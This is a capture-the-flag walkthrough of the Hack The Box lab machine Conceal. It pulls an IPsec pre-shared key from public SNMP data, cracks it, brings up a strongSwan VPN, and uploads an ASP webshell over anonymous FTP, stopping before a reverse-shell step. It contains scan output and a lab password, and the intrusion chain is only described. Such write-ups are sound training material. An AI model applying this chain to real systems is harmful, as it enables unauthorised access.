Hack The Box
Hack The Box: Conceal Walkthrough
Conceal recovers an IPsec key through SNMP, uploads an ASP shell over FTP, and uses JuicyPotato for SYSTEM.
Recon & Enumeration
To scan for open ports and services, I used various tools with different options including nmap, masscan, and autorecon. However, I encountered significant delays and encountered failures. Fortunately, nmapAutomator proved to be effective and reliable in this scenario.
└─$ nmapAutomator 10.10.10.116 AllRunning all scans on 10.10.10.116Host is likely running Windows                                                                                                                                                                                                                                        ---------------------Starting Port Scan--------------------------------------------Starting Script Scan-----------------------                                                                                                                    No ports in port scan.. Skipping!                                                                                                                                                                                                                                                                                                                                                            ---------------------Starting Full Scan------------------------Making a script scan on all ports----------------------Starting UDP Scan------------------------
PORT    STATE SERVICE
161/udp open  snmp
500/udp open  isakmpMaking a script scan on UDP ports: 161, 500
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
500/udp open  isakmp  Microsoft Windows 8| ike-version: |   vendor_id: Microsoft Windows 8|   attributes: |     MS NT5 ISAKMPOAKLEY|     RFC 3947 NAT-T|     draft-ietf-ipsec-nat-t-ike-02\n|     IKE FRAGMENTATION|     MS-Negotiation Discovery Capable|_    IKE CGA version 1
Service Info: Host: Conceal; OS: Windows 8; CPE: cpe:/o:microsoft:windows:8, cpe:/o:microsoft:windows---------------------Starting Vulns Scan-----------------------                                                                                                                    Running CVE scan on common portsRunning Vuln scan on common portsThis may take a while, depending on the number of detected services..---------------------Recon Recommendations---------------------                                                                                                                    cat: nmap/Script_10.10.10.116.nmap: No such file or directorySNMP Recon:                                                                                                                    snmp-check "10.10.10.116" -c public | tee "recon/snmpcheck_10.10.10.116.txt"snmpwalk -Os -c public -v1 "10.10.10.116" | tee "recon/snmpwalk_10.10.10.116.txt"Which commands would you like to run?                                                                               All (Default), snmp-check, snmpwalk, Skip <!>Running Default in (30)s:
The port 161/udp is open. For more enumeration, we will conduct a service scan using nmap.
─$ sudo nmap -T4 -A -sU -p 161 10.10.10.116
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-13 20:40 +03
Nmap scan report for 10.10.10.116
Host is up (0.15s latency).
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)| snmp-interfaces: |   Software Loopback Interface 1\x00|     IP address: 127.0.0.1  Netmask: 255.0.0.0|     Type: softwareLoopback  Speed: 1 Gbps|     Traffic stats: 0.00 Kb sent, 0.00 Kb received|   vmxnet3 Ethernet Adapter\x00|     IP address: 10.10.10.116  Netmask: 255.255.255.0|     MAC address: 00:50:56:b9:7f:e8 (VMware)|     Type: ethernetCsmacd  Speed: 4 Gbps|     Traffic stats: 1.11 Mb sent, 9.59 Mb received|   vmxnet3 Ethernet Adapter-WFP Native MAC Layer LightWeight Filter-0000\x00|     MAC address: 00:50:56:b9:7f:e8 (VMware)|     Type: ethernetCsmacd  Speed: 4 Gbps|     Traffic stats: 1.11 Mb sent, 9.59 Mb received|   vmxnet3 Ethernet Adapter-QoS Packet Scheduler-0000\x00|     MAC address: 00:50:56:b9:7f:e8 (VMware)|     Type: ethernetCsmacd  Speed: 4 Gbps|     Traffic stats: 1.11 Mb sent, 9.59 Mb received|   vmxnet3 Ethernet Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000\x00|     MAC address: 00:50:56:b9:7f:e8 (VMware)|     Type: ethernetCsmacd  Speed: 4 Gbps|_    Traffic stats: 1.11 Mb sent, 9.59 Mb received| snmp-win32-services: |   Application Host Helper Service|   Background Intelligent Transfer Service|   Background Tasks Infrastructure Service|   Base Filtering Engine|   CNG Key Isolation|   COM+ Event System|   COM+ System Application|   Client License Service (ClipSVC)|   Connected Devices Platform Service|   Connected User Experiences and Telemetry|   CoreMessaging|   Cryptographic Services|   DCOM Server Process Launcher|   DHCP Client|   DNS Client|   Data Sharing Service|   Data Usage|   Device Setup Manager|   Diagnostic Policy Service|   Diagnostic Service Host|   Distributed Link Tracking Client|   Distributed Transaction Coordinator|   Geolocation Service|   Group Policy Client|   IKE and AuthIP IPsec Keying Modules|   IP Helper|   IPsec Policy Agent|   Local Session Manager|   Microsoft Account Sign-in Assistant|   Microsoft FTP Service|   Network Connection Broker|   Network List Service|   Network Location Awareness|   Network Store Interface Service|   Plug and Play|   Power|   Print Spooler|   Program Compatibility Assistant Service|   RPC Endpoint Mapper|   Remote Procedure Call (RPC)|   SNMP Service|   SSDP Discovery|   Security Accounts Manager|   Security Center|   Server|   Shell Hardware Detection|   State Repository Service|   Storage Service|   Superfetch|   System Event Notification Service|   System Events Broker|   TCP/IP NetBIOS Helper|   Task Scheduler|   Themes|   Time Broker|   TokenBroker|   User Manager|   User Profile Service|   VMware Alias Manager and Ticket Service|   VMware CAF Management Agent Service|   VMware Physical Disk Helper Service|   VMware Tools|   WinHTTP Web Proxy Auto-Discovery Service|   Windows Audio|   Windows Audio Endpoint Builder|   Windows Connection Manager|   Windows Defender Antivirus Network Inspection Service|   Windows Defender Antivirus Service|   Windows Defender Security Centre Service|   Windows Driver Foundation - User-mode Driver Framework|   Windows Event Log|   Windows Firewall|   Windows Font Cache Service|   Windows Management Instrumentation|   Windows Process Activation Service|   Windows Push Notifications System Service|   Windows Search|   Windows Time|   Workstation|_  World Wide Web Publishing Service| snmp-win32-users: |   Administrator|   DefaultAccount|   Destitute|_  Guest| snmp-sysdescr: Hardware: AMD64 Family 23 Model 49 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 15063 Multiprocessor Free)|_  System uptime: 18h47m27.35s (6764735 timeticks)| snmp-processes: |   1: |     Name: System Idle Process|   4: |     Name: System|   300: |     Name: smss.exe|   316: |     Name: svchost.exe|     Path: C:\Windows\System32\|     Params: -k LocalSystemNetworkRestricted|   388: |     Name: csrss.exe|   392: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k LocalServiceNoNetwork|   472: |     Name: wininit.exe|   484: |     Name: csrss.exe|   540: |     Name: winlogon.exe|   616: |     Name: services.exe|   624: |     Name: lsass.exe|     Path: C:\Windows\system32\|   680: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k LocalService|   708: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k DcomLaunch|   716: |     Name: fontdrvhost.exe|   724: |     Name: fontdrvhost.exe|   820: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k RPCSS|   916: |     Name: dwm.exe|   964: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k netsvcs|   984: |     Name: svchost.exe|     Path: C:\Windows\System32\|     Params: -k LocalServiceNetworkRestricted|   1048: |     Name: svchost.exe|     Path: C:\Windows\System32\|     Params: -k NetworkService|   1104: |     Name: vmacthlp.exe|     Path: C:\Program Files\VMware\VMware Tools\|   1216: |     Name: Memory Compression|   1256: |     Name: svchost.exe|     Path: C:\Windows\System32\|     Params: -k LocalServiceNetworkRestricted|   1356: |     Name: LogonUI.exe|     Params:  /flags:0x0 /state0:0xa3a3b055 /state1:0x41c64e6d|   1424: |     Name: svchost.exe|     Path: C:\Windows\System32\|     Params: -k LocalServiceNetworkRestricted|   1432: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k LocalServiceNetworkRestricted|   1548: |     Name: spoolsv.exe|     Path: C:\Windows\System32\|   1596: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k appmodel|   1748: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k apphost|   1756: |     Name: svchost.exe|     Path: C:\Windows\System32\|     Params: -k utcsvc|   1772: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k ftpsvc|   1900: |     Name: snmp.exe|     Path: C:\Windows\System32\|   1908: |     Name: vmtoolsd.exe|     Path: C:\Program Files\VMware\VMware Tools\|   1916: |     Name: SecurityHealthService.exe|   1928: |     Name: ManagementAgentHost.exe|     Path: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\|   1936: |     Name: MsMpEng.exe|   1944: |     Name: VGAuthService.exe|     Path: C:\Program Files\VMware\VMware Tools\VMware VGAuth\|   1952: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k iissvcs|   2436: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k NetworkServiceNetworkRestricted|   2692: |     Name: SearchIndexer.exe|     Path: C:\Windows\system32\|     Params: /Embedding|   2800: |     Name: WmiPrvSE.exe|     Path: C:\Windows\system32\wbem\|   2956: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k LocalSystemNetworkRestricted|   3052: |     Name: dllhost.exe|     Path: C:\Windows\system32\|     Params: /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}|   3212: |     Name: msdtc.exe|     Path: C:\Windows\System32\|   3460: |     Name: NisSrv.exe|   3544: |     Name: svchost.exe|     Path: C:\Windows\system32\|     Params: -k LocalServiceAndNoImpersonation|   4084: |     Name: svchost.exe|   4200: |     Name: SearchFilterHost.exe|     Path: C:\Windows\system32\|   4732: |     Name: SearchProtocolHost.exe|_    Path: C:\Windows\system32\| snmp-netstat: |   TCP  0.0.0.0:21           0.0.0.0:0|   TCP  0.0.0.0:80           0.0.0.0:0|   TCP  0.0.0.0:135          0.0.0.0:0|   TCP  0.0.0.0:445          0.0.0.0:0|   TCP  0.0.0.0:49664        0.0.0.0:0|   TCP  0.0.0.0:49665        0.0.0.0:0|   TCP  0.0.0.0:49666        0.0.0.0:0|   TCP  0.0.0.0:49667        0.0.0.0:0|   TCP  0.0.0.0:49668        0.0.0.0:0|   TCP  0.0.0.0:49669        0.0.0.0:0|   TCP  0.0.0.0:49670        0.0.0.0:0|   TCP  10.10.10.116:139     0.0.0.0:0|   UDP  0.0.0.0:123          *:*|   UDP  0.0.0.0:161          *:*|   UDP  0.0.0.0:500          *:*|   UDP  0.0.0.0:4500         *:*|   UDP  0.0.0.0:5050         *:*|   UDP  0.0.0.0:5353         *:*|   UDP  0.0.0.0:5355         *:*|   UDP  10.10.10.116:137     *:*|   UDP  10.10.10.116:138     *:*|   UDP  10.10.10.116:1900    *:*|   UDP  10.10.10.116:49277   *:*|   UDP  127.0.0.1:1900       *:*|_  UDP  127.0.0.1:49278      *:*| snmp-win32-software: |   Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161; 2021-03-17T15:16:36|   Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161; 2021-03-17T15:16:36|_  VMware Tools; 2021-03-17T15:16:36Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: specialized|VoIP phone|general purpose|phoneRunning: Allen-Bradley embedded, Atcom embedded, Microsoft Windows 7|8|Phone|XP|2012, Palmmicro embedded, VMware PlayerOS CPE: cpe:/h:allen-bradley:micrologix_1100 cpe:/h:atcom:at-320 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2012 cpe:/a:vmware:player
OS details: Allen Bradley MicroLogix 1100 PLC, Atcom AT-320 VoIP phone, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 Update 1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012, Palmmicro AR1688 VoIP module, VMware Player virtual NAT device
Network Distance: 2 hops
Service Info: Host: Conceal
TRACEROUTE (using port 161/udp)HOP RTT       ADDRESS1   132.86 ms 10.10.14.12   133.12 ms 10.10.10.116OS and
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.39 seconds
Port 500 is currently open and running ISAKMP, also known as Internet Key Exchange (IKE), an integral part of the Internet Security Association and Key Management Protocol (ISAKMP). ISAKMP is widely used for configuring IPsec and establishing VPN connections.
Port 161 is open too, typically associated with the SNMP service version 1, using the community string "public." SNMP tells us that numerous other ports, such as 21, 80, 135, 139, and 445 are also open, but access to these ports necessitates establishing a secure connection.
We will proceed with SNMP enumeration, using the snmpwalk command.

Upon analyzing the output of the snmpwalk, the following result was obtained.
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 23 Model 49 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 15063 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID:
iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (6783924) 18:50:39.24
iso.3.6.1.2.1.1.4.0 = STRING: "IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43"
iso.3.6.1.2.1.1.5.0 = STRING: "Conceal"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 15
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
iso.3.6.1.2.1.2.2.1.1.14 = INTEGER: 14
We can see that IKE VPN password is exposed here as a hash, we can submit it at Hashes opens in a new tab.

It's been cracked and we got a plaintext password: 9c8b1a372b1878851be2c097031b6e43:Dudecake1!
To gather information about the host's IKE config used, the ike-scan tool was used. for VPN connection establishment, we will leverage the obtained VPN password with IKE configs.
└─$ ike-scan -M 10.10.10.116
Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)10.10.10.116    Main Mode Handshake returned        HDR=(CKY-R=c2c53f320bdfaf12)        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0x00007080)        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)
Ending ike-scan 1.9.5: 1 hosts scanned in 0.168 seconds (5.95 hosts/sec).  1 returned handshake; 0 returned notify
To establish the IPsec connection, we will install and use the StrongSwan opens in a new tab implementation.

Modifications need to be made to two files: ipsec.secrets and ipsec.conf.

In /etc/ipsec.secrets, we add 10.10.14.8 10.10.10.116: PSK "Dudecake1!"
In /etc/ipsec.conf, we put the configs in the screenshot below.
And we run strongSwan.

The connection with the target Conceal is now established successfully, we can nmap the ports we discovered through the leaked information from SNMP.

Using the switch -A which enables OS detection, version detection, script scanning, and traceroute gave us that the ports are filtered.
Try changing -A to -sU which enables a UDP scan.

No response recived from these ports using the option -sU, we can try chaniging it to -sT which enagles a TCP connect() scan.


So, they are all open here, we can add the option -A here to enable OS detection, version detection, script scanning.

Visit the target on port 80.

Perform a directory scanning here using the tool Feroxbuster.

The nmap scan revealed that anonymous FTP login is allowed.
Exploitation:
We will attempt to upload the asp webshell we found here opens in a new tab since aspx failed to work here. we will upload it via FTP and verify its presence in the upload directory.

Verify.

Access it and apply whoami here.

Now, we will upgrade our webshell to a shell using the powershellTcp from Nishang opens in a new tab after appending it with the command below.
